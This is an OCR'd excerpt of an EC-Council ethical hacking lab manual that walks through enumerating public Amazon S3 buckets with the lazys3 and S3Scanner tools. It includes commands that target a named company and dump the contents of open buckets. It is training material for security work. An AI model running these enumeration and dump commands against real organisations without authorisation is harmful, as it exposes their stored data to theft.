


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the lazys3 folder, type **ls** and press **Enter** to list the folder content.
8. The folder content is displayed; here, we will run the **lazys3.rb** script to find the public S3 buckets.




9. Now, type **ruby lazys3.rb** and press **Enter**.
10. A list of public S3 buckets is displayed, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Press **Ctrl+Z** to stop the script.



12. **You can search the S3 buckets of specific company.** To do so, type **ruby lazys3.rb [Company]** and press **Enter**.

    Note: Here, the target company name is **HackerOne**; you can enter the company name of your choice.

13. The result appears, showing the obtained list of S3 buckets of the specified company.

    Note: It will take some time to obtain a complete list of the available S3 buckets.

14. Press **Ctrl+Z** to stop running the script.
15. This concludes the demonstration of enumerating public S3 buckets.
16. Close all open windows and document all acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 2: Enumerate S3 Buckets using S3Scanner


S3Scanner is a tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The S3 buckets that are found are output to a file. The tool also dumps or lists the contents of "open" buckets locally.

Here, we will use the S3Scanner tool to enumerate open S3 buckets.

1. In **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Type **cd S3Scanner/** and press **Enter** to navigate to the cloned repository.

   Note: By default, the tool is cloned to the root directory.
5. In the S3Scanner folder, type **pip3 install -r requirements.txt** and press **Enter** to install the required dependencies.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. After the successful installation of the dependencies, in the terminal window, type **python3 ./s3scanner.py sites.txt** and press **Enter** to run the tool.

   Note: Here, **sites.txt** is a text file containing the target website URL that is scanned for open S3 buckets. You can edit the **sites.txt** file to enter the target website URL of your choice.

7. The result appears, displaying a list of public S3 buckets, as shown in the screenshot.

   Note: You might encounter the following error: "AWS credentials not configured." Ignore the error, as we will install and configure the AWS CLI in the next lab.



8. Apart from the aforementioned command, you can use the S3Scanner tool to perform the following functions:

   - Dump all open buckets and log both open and closed buckets in found.txt:**python3 ./s3scanner.py --include-closed --out-file found.txt --dump names.txt**
   - Just log open buckets in the default output file (buckets.txt):**python3 ./s3scanner.py names.txt**
   - Save the file listings of all open buckets to a file:**python ./s3scanner.py --list names.txt**

9. This concludes the demonstration of enumerating S3 buckets using the S3Scanner tool.
10. You can also use other S3 bucket enumeration tools such as **S3Inspector** (https://github.com), **s3-buckets-bruteforcer** (https://github.com), **Mass3** (https://github.com), **Bucket Finder** (https://digi.ninja), and **s3recon** (https://github.com) to perform S3 bucket enumeration for a target website or company.
11. Close all open windows and document all acquired information.

